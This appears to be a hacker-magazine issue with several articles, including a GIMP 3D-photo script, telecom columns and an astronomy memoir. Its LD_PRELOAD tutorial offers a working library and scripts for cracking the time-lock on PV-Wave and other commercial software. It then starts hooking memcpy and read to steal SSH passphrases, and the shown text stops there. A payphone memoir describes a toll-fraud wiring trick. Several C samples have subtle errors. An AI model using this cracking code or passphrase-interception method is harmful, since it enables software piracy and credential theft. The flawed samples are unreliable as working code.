In closing, I hope to have pulled back the veil on wireless providers' networks a little bit for you. I hope, in fact, I might have even taught one or two of you guys a thing or two. I am by no means an expert on cellular networks. I just know what I have experienced working on these large projects at one. Magazines like *2600* provide an invaluable service to us all. We get to read about all kinds of things (some techie, some not) that nobody else is reporting on. Take what you read in these pages as an informal education. Heck, it might even lead to a career. I know it did for me!

Use Your 3D-Capable TV to View 3D Stills of Your Own Making

by TFE Guy a.k.a. The Man

I bought my Samsung TV because the price was right for the plasma technology and size I was looking for. It came 3D-capable but, since taking advantage of this required extra "smart" glasses, I didn't bother using the 3D mode for a long time. Eventually, I did buy my first 3D movie and the Samsung glasses. I pressed the "3D" button of the TV remote for the first time and, for a few hours, I was a little boy again.

Here is how 3D works: in all cases where 3D is shown in the TV, two similar-but-not-identical frames are shown on the screen almost simultaneously; the left and right channels actually alternate at a frequency of 60 Hz. When the viewer wears the specially-designed glasses and turns them on, the glasses synchronize with the TV (through an IR link) and - magically - perspective appears out of the flat screen. What happens is that by blocking the light going to the right eye and then left eye, successively, the glasses trick the brain into merging the two channels in one 3D scene.

There are a few ways to get 3D content out of the TV set. An appropriate HDMI cable, for one, has enough bandwidth to carry Blu-Ray content at full resolution (1920x1080, times two channels) between two compatible units, exempli gratia a disc player and a TV. The technology behind this is proprietary.

In another mode, the TV can transform 2D content to an "apparent 3D" in real time. It does this by using an impressive set of (proprietary again) algorithms. The illusion from this mode is nice, particularly for watching sports, but it does not equal the pleasure of watching something filmed with two actual viewpoints.

Spending a little more time with the "3D" button on the remote, I saw that there was yet another way to produce 3D scenes. This mode is called "side-by-side." In this mode, the two halves of a specially-crafted 2D image are made from two slightly different camera angles. The picture can be from a regular AVI where the left half shows the left channel, and the right half shows the right channel. When such an image is displayed and the side-by-side 3D is activated, the TV separates the picture, stretches each half to full width and shows the two channels alternatively in fullscreen. Voilà, 3D content with the glasses from a generic AVI!

I now wanted to take further advantage of my 3D TV. As it can be based on regular file formats, I realized that side-by-side content would no doubt be more accessible from the Internets than something based, for example, on Blu-Ray support. A search through torrent sites using the keyword "SBS" proved this theory right. Most results, however, revolved around one particular area of artistic expression: pr0n. Nothing much to show off 3D capabilities with, especially to friends and family!

Being an amateur photographer, I immediately saw the potential for showing my own still photographs, in 3D, by using the side-by-side mode of the TV. I could become a 3D artist!

So I grabbed the camera and took a few shots of my first subject: my desk chair. I tried as best I could to simulate left eye and right eye viewpoints. With the files were transferred to the computer, I opened two instances of the excellent JPEGView in "Windowed mode" and put them side-by-side on the TV. With a little tweaking of the windows' positions, I managed to get a decent scene in 3D! Happy to have proved that this scheme could work, I next tried to make the image perfectly fit the standard, in extenso by displaying in two equal halves of the screen based on a single JPG file.

Back to photography, it took a few rounds of trial and error to realize that if I used too much distance between the two camera positions, the end effect in 3D was really bad. Also, you will want to avoid the camera's on-board flash for lighting, as otherwise you will confuse your brain with inappropriate shadows for objects (namely).

What was most time consuming was that each time I took a pair of pictures, I had to assemble them manually using GIMP to get a 1920x1080 SBS picture, stretch and all. Sometimes the work could be all for nothing but proving the source files produce a disappointing result when combined. It became obvious that if the picture assembly work could be automated, there would be huge benefits in ease of production and eventually faster, better results.

Eventually I achieved a result that I was really proud of. It was quite a feeling to turn the glasses on, flip the TV mode to 3D, and see my own multi-depth photographic creation. My first impressive result was a portrait of my oldest son, 12 years old - what a precious binary file I had just made, for the ages!

I wanted more of these kinds of pictures, so I figured GIMP scripting could come in the picture (pun intended). GIMP is a fabulously powerful image editor, and it's free. It supports scripting in Scheme and Python, and this is what was used to make the rest of this project possible.

GIMP has been around for almost 20 years. As such, it benefits from a large enthusiasts' base and a strong support community. With information available on `gimpforums.com` and the help of some folks there, I got basic knowledge of GIMP scripting and produced the script below. The script asks for two file names and joins the pictures in a perfect 3D SBS format.

Obviously, there is lots of other fun to be had with this new way of doing photography! Viva 3D SBS!

```
[code]
#!/usr/bin/env python
# -*- coding: utf-8 -*-

#    File name: 3DMaker.py

#    Produce a 3D SBS image from two stills
#    WARNING: This script is written for Windoze
#             and needs adaptation for Linux, see below.

from gimpfu import *
```

```
import os

# Function to crop to 16:9 if necessary, centered
def cropper( image ):
#    Record original dimensions
    w_orig = image.width
    h_orig = image.height

#    Target ratio
    ratio = 16.0 / 9.0

#    Compare picture to target ratio
#    If image is too high or too wide, need to crop (centered)
#    If ratio is ok, keep all pixels
    if (w_orig / h_orig) < (ratio - 0.00001):
        w_new = w_orig
        h_new = int(w_orig / ratio)
        offx = 0
        offy = int((h_orig - h_new) / 2)
    elif (w_orig / h_orig) > (ratio + 0.00001):
        w_new = int(h_orig * ratio)
        h_new = h_orig
        offx = int((w_orig - w_new) / 2)
        offy = 0
    else:
        w_new = w_orig
        h_new = h_orig
        offx = 0
        offy = 0

    pdb.gimp_image_crop( image, w_new, h_new, offx, offy )

    return

# Function to rescale to half-width of 1920 x 1080, distorting image
def resizer( image ):
    pdb.gimp_image_scale( image, 960, 1080 )

    return

# The registered script called by main()
# Sorry it's not more Pythonic
def threedmaker( full_filename_left, full_filename_right ) :

#    Left image load
    image_left = pdb.gimp_file_load( full_filename_left,
➥              full_filename_left )
    display_left = gimp.Display( image_left )

#    Record path information, compute new file's filename
    folder_left = os.path.dirname( os.path.abspath(
➥              full_filename_left ) )
    filename_left_new = "3D SBS_" + pdb.
gimp_image_get_name( image_left )

#    Right image load
    image_right = pdb.gimp_file_load( full_filename_right,
➥              full_filename_right )
    display_right = gimp.Display( image_right )

#    Prepend "3D SBS_" to left image filename, this is how the final
➥              file will be saved
    pdb.gimp_image_set_filename( image_left, filename_left_new )

#    Crop the images if necessary
    cropper( image_left )
    cropper( image_right )

#    Resize (reduce dimensions) each image to 1080p
    resizer( image_left )
    resizer( image_right )

#    We will work from the left image; we will copy to right image
➥    in the left image’s container
#    Copy right image to memory and paste in left image’s container
    pdb.gimp_edit_copy( pdb.gimp_image_get_
active_drawable( image_right ) )

#    Increase canvas size and paste in data from right image
    pdb.gimp_image_resize( image_left, 1920, 1080, 0, 0 )
    layer_work = pdb.gimp_image_get_active_layer( image_left )
    floating_sel = pdb.gimp_edit_paste( pdb.gimp_image_get_active
➥_drawable( image_left ), TRUE )

#    Move right image pixels to appropriate position
    pdb.gimp_layer_resize( layer_work, 1920, 1080, 0, 0 )
    pdb.gimp_layer_translate( floating_sel, 960, 0 )

#    Merge layers
    pdb.gimp_image_flatten( image_left )

#    Save new picture in left image’s original folder
#    WARNING: For Linux, the directory separator is written with a
➥    single forward slash ‘/’
    pdb.gimp_file_save( image_left, pdb.gimp_image_get_active_
➥drawable( image_left ), folder_left + “\\” + filename_left_new,
➥ folder_left + “\\” + filename_left_new )

#    End of script, free memory
    pdb.gimp_display_delete( display_right )
    pdb.gimp_image_delete( image_right )
    pdb.gimp_display_delete( display_left )
    pdb.gimp_image_delete( image_left )

    return

# This is the plugin registration function
register(
    “threedmaker_script”,
    “Merges two images into one fitting 3D SBS standard”,
    “Merges two images (left eye and right eye views) in one 3D
➥      side-by-side image”,
    “TFE Guy a.k.a. The Man”,
    “TFE Guy a.k.a. The Man à la maison”,
    “Août 2014”,
    “<Toolbox>/MyScripts/3D Maker...”,
    “”,
    [
#    WARNING: For Linux, the directory separator is written with a
➥      single forward slash ‘/’
      (PF_FILENAME, ‘string_left’, ‘Path\\image for left eye’, ‘C:\\
➥Photos\\left.JPG’),
      (PF_FILENAME, ‘string_right’, ‘Path\\image for right eye’,
➥  ‘C:\\Photos\\right.JPG’)
    ],
    [],
    threedmaker,
    )

main()
[/code]
```

A Phone Story

by Anonymous

In 1968, I became a student at a very large state university which will remain unnamed. I lived in a dorm which at that time did not have telephones in the rooms. There were payphones at the end of the halls on each floor. These were Bell System phones with dials that required you to put money in (ten cents at that time) before you would get a dial tone. If you hung up before completing the call, or if the person you were calling did not answer, the mechanism inside would be electrically activated to cause your money to drop back into the coin return. If your call went through, the inner mechanism worked the opposite way and caused your money to drop into the coin box inside the telephone. Also, if you wanted to make a long distance call, you had to dial the operator and give her the number, and she would tell you how much to put in for the first three minutes. (Back then, the minimum length of a long distance call was three minutes.) If the call went through, she would push a button or something to cause the money to go into the coin box; if it didn't go through, no answer, was busy, etc., she would push another button and the money would come back to you in the coin return. If you talked longer than three minutes, she would come on the line after the person you were talking to hung up and tell you how much additional money to put in to pay for the rest of it. (Also, back then all the telephone operators were women.)

Somehow, and I don't remember exactly how, I discovered that, if you could find the telephone junction box where the wires went from the phone line into the pay phone, you could make "free" phone calls by disconnecting the yellow wire (which I think was a ground wire) after the dial tone was obtained. This disconnected the mechanism inside the phone that caused the coins to either go into the coin box or come back to you in the coin return. You could also make "free" long distance calls by calling the operator and putting in the amount of money for the call. In either case, you would wait until after the call was finished, and if you had made a long distance call that lasted longer than three minutes, you put in additional money which the operator told you to put in after you finished. You would just hang up the phone, wait a few seconds, pick it back up, reconnect the wire, get the dial tone back, and hang up again, and it would send all the money you had deposited into the coin return. In the case of a long distance call, the operator would ask you for the number you were calling from, and you would give her the number of another payphone somewhere else. So if they came up short when they counted the money, it would not be tracked to that phone. I shared this method with a bunch of other friends in the same dorm, and there were quite a few "free" long distance calls made that year. (And, of course, they all thought I was a genius for figuring this out and letting them in on it.)

This would only work if you could get access to the wires. In some cases, they went through the wall to the back of the phone and were inaccessible, but in at least one case there was a phone booth that had one of the little square four-screw junction boxes right under the shelf that the phone sat on, and that made it real easy. In another case, there was one with the wires going into it (this was your standard four-conductor telephone cable) and someone cut into the cable to find the right wire and cut it and spliced it back together to use this method. I think the phone repair service had to be called a couple of times because I saw some of those little conical plastic insulators on the wires. I thought it was a wonder they didn't remove the phone. I have to wonder if they ever figured out what was going on.

Of course, this was just plain and simple stealing, and I am not particularly proud of it now, although I will take credit for figuring it out. Some years later, I made as much of an estimate as I could of the cost of all the calls that I (or any of the rest of the "free users") might have made, and I came up with the figure of $125 (remember this was back in the late 1960s), and sent the phone company an anonymous letter explaining it, along with a money order for that amount.

Obviously, this whole scenario is most likely completely obsolete now with all of the modern technology, cell phones, prepaid calling cards, Caller ID, etc. I don't know if it would even work with the pay phones they have now which all will give you a dial tone (and let you call 911 or the operator) without depositing money into the phone, not to mention the fact that payphones seem to be an endangered species anyway. (I only use them now to call toll-free numbers when I don't want to use up minutes on my cell phone.)

Telecom Informer

by The Prophet

Hello, and greetings from the Central Office! Summer has arrived in the Pacific Northwest, a place where I have landed once again after a busy spring ping-ponging between Europe and the U.S. I am actually back in my old Central Office, covering a vacation for the new operator, and being back here reminds me of what my life used to be. It's like wearing a pair of old shoes. The highlight of my spring was the Turkmenistan Pavilion at Milan Expo, where the reclusive country showcased its communications satellite technology. The world is becoming an increasingly connected place and it's really amazing to see firsthand how much development has occurred in such a short time, bringing the world ever closer.

That being said, there are still very large parts of the world that have no connectivity whatsoever. My home state of Washington is one such place. Fully one third of the state is federal land, most of which is rugged terrain without any coverage at all. Given the northerly latitude and mountainous terrain, portable satellite phones offer questionable reliability. So when you really need connectivity, your options are pretty limited. Portable satellite phones aren't always practical and, of course, the cost is prohibitive. If you needed a "plug and play" connectivity solution that works with a large number of standard mobile phones in very remote areas where regular road access isn't possible, you used to be out of luck. These days, however, you can use Remote Mobility Zone (RMZ) equipment, and a TV series called *Capture* made some of the most creative use of this that I have recently seen.

My friend Barkode produces a bunch of crazy technology for movies and television shows (along with actually producing movies and television shows) and his team built the technology behind *Capture,* a TV show that essentially showed a high-tech game of hide and seek. This show was filmed in a remote forested region of northern California. The terrain was similar to my home state of Washington and, being public land, the cellular coverage was very limited. Actually, there was spotty coverage in only a remote corner of the property. The premise of the show was an elaborate game of hide-and-seek, completed over several days with the participants fed a strictly controlled and limited diet. The technology used to enable the game was built on Google Nexus phones, which communicated with centralized servers. To run the game, the phones didn't need high bandwidth (video and other high bandwidth content was preloaded on the devices), but they did need constant, low-latency connectivity. This is because the game was designed where certain events would be triggered based on the activities of the players on the ground, or the directives of the show's producers. Given the real-time nature of the game, there weren't any second shots. Everything had to work correctly the first time or the scene might be lost (making the players very unhappy - they were competing for $250,000). This meant that communications needed to be reliable and the network needed to be highly redundant.

How complicated could this be? The part that was on the Internet wasn't particularly complicated; servers were placed in three separate locations and the network topology was built in a fail-over configuration. However, covering the playing field was considerably more difficult. This required creating perfect wireless coverage in the middle of a forest with no electricity or mobile phone coverage. Wi-Fi, obviously, would be out of the question for entirely covering such a large area. The solution? AT&T Remote Mobility Zone (RMZ) units. These operate as a miniature cell tower, are small enough to fit in a suitcase, and provide backhaul to the AT&T Mobility network via either satellite or terrestrial radio. The first problem encountered with these units was that the coverage area they provided was very limited. Also, trees scatter cellular signals, they skip over water (part of the playing field included a lake), and interference from neighboring cellular systems can be a problem. It quickly became evident that this wasn't going to be a simple deployment.

The originally specified deployment simply wasn't adequate for the terrain; there wasn't enough equipment. Somewhere along the line, and well before Barkode got involved, the calculations missed the fact that the terrain was rugged, mountainous, and covered with trees. Also, there wasn't any single logical highest point that could cover all of the playing field. So, in order to get above the tree line and prevent the signal from scattering as much, RMZ units were mounted on top of scissor lifts, and the locations were strategically selected for maximum coverage. Many more were used than originally specified. Powering the units was also a challenge because there wasn't any utility power. For this, a combination of solar power stations and small gasoline generators was used.

Unfortunately, there was a local AT&T tower that kept interfering with the deployment in one corner of the property, and it drove the team completely nuts with troubleshooting. This is because the Google Nexus handsets (equipped with AT&T SIM cards) would keep switching over to this tower instead of the better RMZ coverage. Why? The RMZs are configured as a network called "ARMZ." This means there is a different MCC and MNC versus AT&T Mobility's usual network, so if the handset isn't loaded with AT&T firmware, the phone thinks it is roaming. And naturally, Google Nexus devices aren't natively supported by AT&T, so they don't have AT&T firmware. In practice, this meant that whenever someone was in the corner of the property with a shred of AT&T signal, the handset would re-home onto the primary AT&T network, rather than the portable one Barkode's team had deployed. This obviously wasn't going to work, because the time required to do this introduced considerable latency, particularly as handsets "ping-ponged" back and forth between networks. The ultimate solution? Persuade the phones they weren't roaming, and prioritize the ARMZ network above the AT&T network. This was eventually accomplished through a feature called ENS (Enhanced Network Services), which is an advanced GSM feature. Few carriers use it, but AT&T supports it and in this case - with a lot of tweaking to the Android firmware and some, erm, highly questionable network tweaks - it eventually worked.

With that problem solved, there were still coverage gaps in the network. Remember, in order for the game to work (think of it as a game of hide-and-seek played out over several square miles), there had to be completely reliable coverage and it had to cover the entire playing field, an area of several square miles with trees, hills, rocks, a river, a lake, and more. This is surprisingly difficult to do. Fortunately, the phones were equipped with a full mobile data stack (using GPRS, which the RMZs support), a voice stack (including SMS), and Wi-Fi. Barkode's team designed the software to use all possible ways to communicate, so if one method failed to get through, there was another option. This made it possible to plug the gaps with Wi-Fi. How? By literally strapping wireless access points to trees, and using fiber (originally installed to run the cameras) for backhaul.

Capture ran for only one season. The technology worked surprisingly well for the entire month that the show was filmed, but ultimately, the story wasn't interesting enough to viewers. In the end, the network was torn down and the forest was restored to its prior state, as if nothing had ever happened. And with that, I will leave you to enjoy your summer. Get out, enjoy a music festival, and come up with creative ways to communicate that aren't on a mobile phone!

References

`http://en.wikipedia.org/wiki➥/Capture_%28TV_series%29` - Information about the *Capture* TV series

`https://www.youtube.com/➥watch?v=R0ipnqDPRB4` - Video showcasing the technology used in *Capture*

Chiron and Me: Hacking Astronomy

by Eve S. Gregory

High school was boring, so I quit in my junior year and married The (real) Most Interesting Man in the World. Even if school had offered courses in astronomy, which they hadn't, I'd have missed them anyway. But I didn't recognize my astronomical educational deficiency until 1983, when I was asked by New York astrologer Al H. Morrison to compute an ephemeris for Chiron. I'd never found anything I couldn't learn to do, if I really wanted to, so why not?

Now, how do you compute an ephemeris? Social engineering, hard work, and hacking, of course! (If I'd have been a better social engineer, I wouldn't have had to work so hard.)

Going to college and eventually acquiring a degree in astronomy was not practical. Besides, I didn't want to become an astronomer. I just wanted to compute an ephemeris. I had my first computer, a Timex/Sinclair ZX81, which cost $100. It was a little black box about eight inches square and about two inches thick. Its keyboard was printed on its black plastic membrane cover. It had a whole 16K of memory, BASIC, and a small thermal printer. With a black and white TV for a monitor, what else did I need?

Well first of all, I needed to know something about planetary orbits. I had a vague general idea, but computer programs require specifics. So I went to the state library and ordered down all of their college astronomy textbooks. There were a lot of them. Most were entirely too abstruse for a neophyte, but *Essentials of Astronomy* from Columbia University Press (1977) was a good fit, so I went to the bookstore and ordered a copy. It didn't answer all of my questions, but it proved invaluable for my purposes.

There were, of course, no World Wide Web, Wikipedia, or smart phones available to me, so I wrote lots of letters. Some were not answered, but many were. One person sent me three laboriously handwritten pages of advice, because I knew and had written the correct plural form of ephemeris. (It's ephemerides.) Then someone recommended Jean Meeus's *Astronomical Formulae for Calculators*. I bought it. It had all of the necessary computations in it, but not in the order or form in which they were required in the program I was writing.

The great thing about Meeus, though, is that each little computation set has an example with the correct answer, so I could test each program module before proceeding. My good friend Richard had a Pascal Engine (with two big floppies!) and a lot of computing experience. He was my go-to guy and advised me to write the program in separate modules, testing each one individually - and it was good advice. Spaghetti is great on the plate, but not in the program.

Ah, but there were a few missing elements, osculating elements, that is, for the orbit of

Chiron, the asteroid that later was found to be a comet. The label didn't matter but the elements did. Further inquiries revealed that Daniel Green, assistant to Dr. Marsden at the Smithsonian Astrophysical Observatory, had computed them. Orbital elements are computed from observations. Chiron was still quite far away, though headed our way, but observations of it were relatively few at that time. Green had computed a ten-day-interval twentieth century ephemeris from those elements, and Dr. Marsden agreed to sell them to Morrison. In December 1983, we were able to get a new set of elements computed by Dr. Marsden.

By June 1984, I had acquired a more powerful computer, a Timex-Sinclair 2068 with a whole 48K of memory. It was a small silver box about eight by twelve inches by a couple of inches thick. Most of the exterior was keyboard. A small TV served as a monitor. And this computer could generate color! I wrote a program to make a pixelated little man limp across the screen. But much more important, I could save programs and output on a cassette tape. It was fussy about volume settings, but it allowed tedious work to be saved. What an improvement!

The ephemeris computations were made in astronomical units (one AU=149,597,870,700 meters), the approximate average distance from the earth to the sun, so the maximum number of decimal places possible had to be used. The new elements arrived as a paper printout, so they had to be input by hand and saved to a cassette tape. There were 100 of them and they had to be 100 percent correct. Having worked in land surveying before computers were involved, I understood the rigorous methods necessary. After the elements were input, they were used to compute other constants needed by the main program.

I found differences between Green's earlier elements and Marsden's later ones. While the computations were made in radians, the ephemeris printouts had to be in degrees, minutes, and seconds. But an odd sort of bump showed up in the orbit. Some of the positions were negative numbers and my little computer rounded them. It rounded 1.1 to 1. It rounded -1.1 to -2! That one took a while to find.

There was also some trouble converting right ascension and declination to longitude and latitude, but I got that figured out by October. To confirm that they were converted correctly, I plotted longitude and latitude and right ascension and declination as x,y coordinates by hand on graph paper. They both plotted the same pattern, so I knew they were correct. By the end of October 1984, I began printing program output in 420 day overlapping sections. Each section took two and a half hours to compute and another half hour to print.

The first half of the ephemeris printout was mailed to Morrison on Jan. 14, 1985. I mailed the rest soon after. When Morrison had all of the printouts, he found the spacing was wrong for his format requirements. So I sent replacement printouts in February.

Then I bought a new printer and a 16-bit Sanyo MBC 555-2 computer with two five and a quarter inch floppy drives and a good double precision BASIC. (Hard drive? What's that?) It came with its own CRT monitor. This was high technology! Saving programs and output on a cassette tape had been a real pain.

By March 14, 1985, I had typed the ephemeris program onto a Sanyo floppy disc, made some test runs, and found it was working correctly. Morrison, however, had come up with more features he wanted computed. Soon, I was running the program on the Sanyo and printing declinations that he requested. He got the declinations in early April, but then he wanted nodes. So I revised the program to compute them from the Marsden elements.

Through his company, CAO Times, Al Morrison published the *Daily Position Ephemeris of Chiron, 1891-2000,* with an article by Zane Stein about the meaning of Chiron in birth charts, in New York in November 1985. Morrison also negotiated a deal with Chiron Verlag to publish a translated version in Germany in 1989. (Used copies were available at Amazon.com last time I looked.)

But that is not the end of this story. In March 1986, one of Morrison's astrologer friends spotted an error in the ephemeris. Yikes! I checked it out and found that the separate printing program had inexplicably removed some numbers from two pages. I never did figure out why, but I reprinted the corrected pages and sent them to him in May 1986. He replaced them and life went on. Eventually, I even got paid a little something for it. Am I glad I did it? Yes. Would I do it again? Hell no!

Nigrum Libro Interceptis

by the xorcist
xorcist@sigaint.org

LD_PRELOAD is the name of an environment variable on GNU/Linux and Solaris systems which instructs the dynamic linker to preload and bind a user-specified library prior to binding symbols from the system libraries. This allows the user to completely intercept many function calls made by a program.

The mechanism is very simple to use and it is hoped that novice C programmers will be able to use this tutorial and its sample code to create libraries of their own.

Below, the reader is shown the basic effect of function overloading and is shown a simple way to call the original function. From there, we use the techniques to crack the time-lock of the PV-Wave software (`www.roguewave.com`), and steal passphrases from SSH. We close with a brief discussion of other possible uses of LD_PRELOAD.

The Basics of Writing Overloadable Libraries

First, a C file is created which defines the functions that one wishes to intercept, optionally calling the original function by means of libdl. It is compiled to .o, and linked to .so, and can then be used with LD_PRELOAD.

Let me contrive a simple example for you, and we'll walk through two different layers of intercepting and manipulating program flow through LD_PRELOAD.

--- [main.c

```
#include <stdio.h>
#include <string.h>
int main()
{
        if (!strcmp(“red”,
➥ “black”))
           printf(“true\n”);
        else
           printf(“false\n”);
        return 0;
}
```

--- [hack.c

```
int strcmp(char **a, char **b)
{ return 0; }
```

Now, we compile our code:

```
$ gcc -o foo main.c
$ ./foo
false

$ gcc -fPIC -c hack.c ; ld
➥ -shared -Bsymbolic -o hack.so
➥ hack.o
$ export LD_PRELOAD=./hack.so
$ ./foo
true
```

Obviously, our dummy strcmp() worked like a charm, but it will always return 0. This is fine for this example, but in a real program, we'll need to be able to call the real strcmp()! To do this, we maintain a function pointer to the real strcmp(), as so:

--- [hack2.c

```
/* Utility function to return
➥ the pointer to a function
➥ named by a string */
static void *getfunc(const char
➥ *funcName)
{
    void *tmp;

    if ((res = dlsym(RTLD_NEXT,
➥ funcName)) == NULL) {
        fprintf(stderr, “error
➥ with %s: %s\n”, funcName,
➥ dlerror());
        _exit(1);
    }
    return tmp;
}

/* Typedef ourselves a function
➥ pointer compatible with
➥ strcmp() */
typedef char *(*strcmp_t) (char
➥ *a, const char* b);

/* A new strcmp() which only
➥ returns 0 if its arguments
➥ are “red” and “black”
```

```
otherwise it returns the true string
➥ comparison */
int strcmp(char **a, char **b)
{
       static strcmp_t old_strcmp = NULL;

       /* Set up old_strcmp as a name for the real strcmp()
➥ function */
       old_strcmp = getfunc(“strcmp”);

       if ((!old_strcmp(“red”, a)) && (!old_strcmp(“black”, b)))
          return 0;

       return old_strcmp(a, b);
}
```

Using these basic techniques, and some creativity in the choice of which functions to overload, all sorts of useful things can be done. Now that we’ve seen the basic mechanisms of using LD_PRELOAD, we’ll start looking at practical uses.

Subverting Time-locked Demonstration Programs

The first application that we’ll put together is a generic library for cracking time-locked demo programs. The strategy that we will use is to create a shared library which constrains the time returned by gettimeofday() to a configurable interval (specified by environment variables). This way, one instance of the library can be used to fool multiple time-locked demos using different valid date ranges.

As a field test, we’ll apply our library against a working time-locked demo of PV-Wave. Just like many other commercial Linux/UNIX programs, this program uses FlexLM as its license manager. Success against PV-Wave implies applicability against most other commercial demos as well.

We’ll call our library fakedate.so and we define the following environment variables:

FAKEDATE_MIN: The minimum epoch integer (number of seconds since 1970-01-01 00:00:00 UTC) to return via gettimeofday().

FAKEDATE_MAX: The maximum epoch integer to return via gettimeofday().

FAKEDATE_DEBUG: A flag which, when present, causes the printing of debugging or tracing info to stderr.

FAKEDATE_NUMCALLS: The number of runs for which we’ll return a fake date. 0 means that we’ll always return a bogus time. Useful for fooling an expiry check that happens only at startup.

Overloaded functions: gettimeofday() and time().

```
--- [ fakedate.c
#include <stdio.h>
#include <unistd.h>
#include <stdlib.h>

/* Declare global state that our hijacked functions use */

int HAVE_OPTS = NULL;/* have we already checked the environment? */
int RUN = 0;                /* How many times has gettimeofday()
run */
int NUMCALLS =0;            /* How many times to return a bogus
time, 0 = always */
int DEBUG=NULL;             /* Do we print debugging info? */
int START_TIME;             /* Remember the time we started */
time_t MIN = 0;             /* Minimum time value to return */
time_t MAX = 0;             /* Maximum time value to return */
```

```
/* Inspect the environment and set up the global state */
void loadopts()
{
     if (getenv(“FAKEDATE_DEBUG”))
         DEBUG=1;

     if (getenv(“FAKEDATE_MAX”))
                MAX=atol(getenv(“FAKEDATE_MAX”));
     else MAX=1;

     if (getenv(“FAKEDATE_CALLS”))
          NUMCALLS=atol(getenv(“FAKEDATE_CALLS”));
     else NUMCALLS=0;

     if (getenv(“FAKEDATE_MIN))
          FAKEDATE_MIN=atol(getenv(“FAKEDATE_MIN”));
     else FAKEDATE_MIN=0;

     __gettimeofday(tv,tz);
     START_TIME=tv->tv_sec;
     HAVE_OPTS=1;
}

int gettimeofday(struct timeval *tv, struct timezone *tz)
{
       int ret;

       if (!HAVE_OPTS)
          loadopts();

       /* Get the genuine current time */
       ret=__gettimeofday(tv,tz);

       /* If we’re munging the date, we map the time into our
interval */
       if ( (NUMCALLS == 0) || (RUN++ < NUMCALLS) )
          tv->tv_sec = MIN + (tv->tv_sec - MIN) % (MAX-MIN);

       if (DEBUG)
       {
          fprintf(stderr, “FakeDate: GetTimeOfDay [%d , %d] “, MIN,
MAX);
          fprintf(stderr, “(tv->tv_sec = %d) “, tv->tv_sec);
          fprintf(stderr, “(%d total calls)\n”, NUMCALLS);
       }
       return ret;
}

time_t time(time_t *t)
{
       time_t h;

       struct timeval {
              long tv_sec;
              long tv_usec;
       } tv;

       struct timezone {
              int tz_minuteswest;
              int tz_dsttime;
        } tz;

        gettimeofday(&tv, &tz);

        h=tv.tv_sec;

        if (DEBUG)
           fprintf(stderr,”FakeDate: Time() [%d, %d] (Returned
%d)\n”,
           MIN, MAX, h);

        if (t)
           (*t)=h;

        return h;
}
--- [ end fakedate.c
```

Now, to direct this library against the PV-Wave time-lock. If we just finished installing PV-Wave, we have 12 days to evaluate it before it shuts off (we'll use 11 days to be safe). So we proceed by getting the time interval we are interested in as seconds from the epoch:

```
$ d=`date +’%s’` ; echo -e “\nMin: $d\nMax: $[$d+24*60*60*11]”

Min: 1192702886
Max: 1193653286
```

If PV-Wave was installed to /usr/local/vni and the fakedate.so lib is also placed there, we can now put a wave front-end script in /usr/local/bin such as:

```
--- [ wave.sh
#!/bin/bash
. /usr/local/vni/wave/bin/wvsetup.sh
export LD_PRELOAD=/usr/local/vni/fakedate.so
export FAKEDATE_MIN=1192702886
export FAKEDATE_MAX=1193653286
export FAKEDATE_NUMCALLS=1

/usr/local/vni/wave/bin/wave $*
--- [ end wave.sh
```

And that's it. However, I'll give you a hint here. You don't need to specify the epoch range as the 11 day period. In fact, it is somewhat better to actually constrain the interval to a few seconds. This is because when the program does its expiry check, if the apparent time is very early in the evaluation period, no warnings or messages about time-outs or registration are given. As the time counts down, PV-Wave starts reminding you that it will expire. By constraining the interval to just a few seconds, we insure that PV-Wave will never nag us.

We can now verify proper functionality. First, you can break it by moving the epoch range in /usr/local/bin/wave ahead to force the program to time out:

```
--- [ shell prompt
bash-3.2$ cat broken
#!/bin/bash
. /usr/local/vni/wave/bin/wvsetup.sh
export LD_PRELOAD=/usr/local/lib/fakedate.so
export FAKEDATE_MIN=2192702886
export FAKEDATE_MAX=2193653286
export FAKEDATE_NUMCALLS=1
/usr/local/vni/wave/bin/wave $*

bash-3.2$ ./broken -64
The evaluation period for CL has expired.
Contact your system administrator
bash-3.2$
--- [ end shell
```

Now, you can move it back and voila, it works again.

```
--- [ shell prompt
bash-3.2$ cat working
#!/bin/bash
. /usr/local/vni/wave/bin/wvsetup.sh
export LD_PRELOAD=/usr/local/lib/fakedate.so
export FAKEDATE_MIN=1192702886
export FAKEDATE_MAX=1193653286
export FAKEDATE_NUMCALLS=1
/usr/local/vni/wave/bin/wave $*

bash-3.2$ ./working -64

PV-WAVE Version 9.00 (linux linux64 x86_64).
Copyright (C) 2007, Visual Numerics, Inc.
All rights reserved. Unauthorized reproduction prohibited.

PV-WAVE v9.00 UNIX/WINDOWS
...
--- [ end shell
```

Next, let's actually set the system time ahead, say, one year and try the working script. When we get our WAVE> prompt, we enter the command: `PRINT, TODAY()` and we'll see a coded date structure equal to the system time and outside the licensed epoch range. The first call to gettimeofday() fooled the expiry check and now we're returning the real value because FAKEDATE_NUMCALLS is equal to 1.

```
--- [ shell prompt
bash-3.2$ date; ./working -64
Wed Oct 22 18:15:22 EDT 2008

PV-WAVE Version 9.00 (linux linux64 x86_64).
Copyright (C) 2007, Visual Numerics, Inc.
All rights reserved. Unauthorized reproduction prohibited.

PV-WAVE v9.00 UNIX/WINDOWS

Your current interactive graphics device is: X
If you are not running on a linux integrated display use the SET_
➥PLOT command to set the appropriate graphics device (if you have
➥ not already done so).

The following function keys are defined with PV-WAVE commands:
F1 - Start the PV-WAVE Demonstration/Tutorial System
F2 - Invoke the PV-WAVE Online Help Facility
F3 - Output the PV-WAVE Session Status

 PV-WAVE Visual Exploration technology available.
 PV-WAVE IMSL Mathematics technology available.
 PV-WAVE IMSL Statistics technology available.

 Enter “NAVIGATOR” at the WAVE> prompt to start the PV-WAVE
➥ Navigator.

WAVE> PRINT, TODAY()
{ 2008  10  22  18  16    2.00000     93541.761   0}
WAVE>
--- [ end shell
```

We now have a fully functional copy of PV-Wave - and if we use the few-second trick, we don't even get the nagging registration reminders. This library can also be leveraged against other commercial Linux applications, including pricey high-profile software like MATLAB, RSIs IDL, and others. (And don't forget to set your system time back to the current date!)

Function Tracing to Steal Passwords

While the operating system won't allow suid programs to honor LD_PRELOAD (so no intercepting passwd or su), there are other important programs, like GPG, SSH, Telnet, or KWalletManager which we can subvert in order to steal passphrases, plaintext, and other secret bits.

Which functions would be most useful to us? We certainly can expect to get a peek up someone's skirt by overloading memcpy(). Likewise, strcpy() and strncpy() are good choices as well, and for the same reasons. On the I/O side, we'll overload read(). We could easily think of many more functions to add here. getpass() is conspicuously absent from our list only because it is deprecated. If you're targeting a legacy application, though, it is easy enough to add.

